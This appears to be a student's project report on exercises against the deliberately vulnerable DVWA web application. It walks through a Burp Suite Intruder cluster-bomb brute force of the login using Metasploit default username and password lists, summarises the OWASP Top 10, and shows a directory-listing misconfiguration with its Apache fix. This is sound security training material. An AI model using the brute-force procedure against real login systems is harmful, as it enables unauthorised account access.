
1. Login to kali linux in VMware and login to DVWA's login panel.




2. Go to DVWA Security and select level low and press submit.




3. Select brute force. Enable FoxyProxy.




4. Open brup suite.




5. Select Proxy menu and turn on Intercept.




6. Go to DVWA again and try to login using any credentials.




7. When clicked on login the traffic will be intercepted.



8. Right click and select “Send to Intruder”.




9. Select Intruder menu. To add payloads select the user name and password and add markers by clicking “ADD $” .




10. Select the following:

a. Cluster bomb attack
b. Payload position: 1 – abc
c. Payload type: Runtime file
d. Select file: default_users.txt from metasploit




11. Select the following:


a. Payload position: 2 – def
b. Payload type: Runtime file
c. Select file: default_pass.txt from metasploit
d. Click on Start attack



12. Brup suite will start the attack. The correct credentil will be the highest length.



13. Use the credentials with highest length to successful login.



SENSITIVE DATA EXPOSURE :

Sensitive Data Exposure (now called Cryptographic Failures in OWASP Top 10 2021) refers to vulnerabilities where sensitive information such as passwords, credit card numbers, session tokens, or personal data is not properly protected. Attackers can exploit this to steal user data, impersonate users, or compromise the system.

How It Happens:

- Data sent over HTTP instead of HTTPS.
- Passwords stored in plaintext or using weak hashes (e.g., MD5).
- Hardcoded API keys or credentials in source files.
- Exposed backup files or databases.
- Cookies without Secure/HttpOnly flags.

Practical Steps (DVWA - Low Security):

1. Open **Kali Linux**, launch **DVWA** (`http://localhost/dvwa`).
2. Go to **DVWA Security** tab and set level to **Low**, then press **Submit**.
3. Navigate to **“Weak Session IDs”** or simulate login.
4. Use **Burp Suite** or browser Dev Tools to inspect:

- Passwords sent in plain text
- Session tokens/cookies
- Data stored in insecure local/session storag

OWASP Top 10 Vulnerabilities:

1. **Broken Access Control**

- Users can access data or actions they shouldn't (e.g., normal users accessing admin features or other users' data).

2. **Cryptographic Failures**

- Sensitive data is not properly encrypted or protected (e.g., passwords stored in plain text, no HTTPS).

3. **Injection**

- Unsanitized input lets attackers inject malicious code (e.g., SQL Injection, Command Injection).

4. **Insecure Design**

- The application is poorly planned from a security perspective (e.g., no input validation, missing design-level security).

5. **Security Misconfiguration**

- Default settings, open files, unnecessary services, or debug info are left exposed (e.g., directory listing enabled).

6. Vulnerable and Outdated Components

- The app uses old or vulnerable libraries, frameworks, or plugins (e.g., using an old version of jQuery with known bugs).

7. Identification and Authentication Failures

- Weak login mechanisms (e.g., no password limits, session hijacking, weak password storage).

8. Software and Data Integrity Failures

- The app doesn't verify updates, code, or data integrity (e.g., installing plugins without validation or signature checking).


9. Security Logging and Monitoring Failures

- Lack of proper logging means attacks go unnoticed (e.g., no alerts for multiple failed logins or suspicious activity).

10. Server-Side Request Forgery (SSRF)

- The server can be tricked into making requests to internal or unauthorized systems (e.g., fetching sensitive internal URLs).

🔐 **Security Misconfiguration**:



Description:

The web server is configured to allow directory listing. When a folder does not contain an `index.html` or `index.php`, Apache automatically displays a list of all files in that folder.

Impact:

An attacker can:

- View and download sensitive files like `secret.php`
- Find hidden or forgotten scripts, backups, or logs
- Gather information to plan further attacks

Steps to Reproduce:

1. Navigate to: `http://localhost/DVWA/testfolder/`
2. The browser displays a list of all files in the folder, confirming that directory listing is enabled.

Remediation:

Disable directory listing by editing Apache config:

apache
CopyEdit
```
Options -Indexes
```

-

Restart Apache:

bash
CopyEdit
```
sudo service apache2 restart
```

✅ Conclusion

Over the course of this project, we conducted a comprehensive security assessment of a vulnerable web application (DVWA) by systematically exploring the **OWASP Top 10** vulnerabilities. The goal was to simulate real-world attacks and understand the impact, exploitation techniques, and remediation strategies for each identified weakness.

- **Final Week:** Documented every vulnerability with proper screenshots, attack vectors, and remediation advice. Developed a clear understanding of secure coding practices and web application hardening.

This hands-on project significantly enhanced my technical skills in offensive security, vulnerability scanning, and manual testing techniques. It also provided insights into how attackers think and how developers and security professionals can defend against such attacks.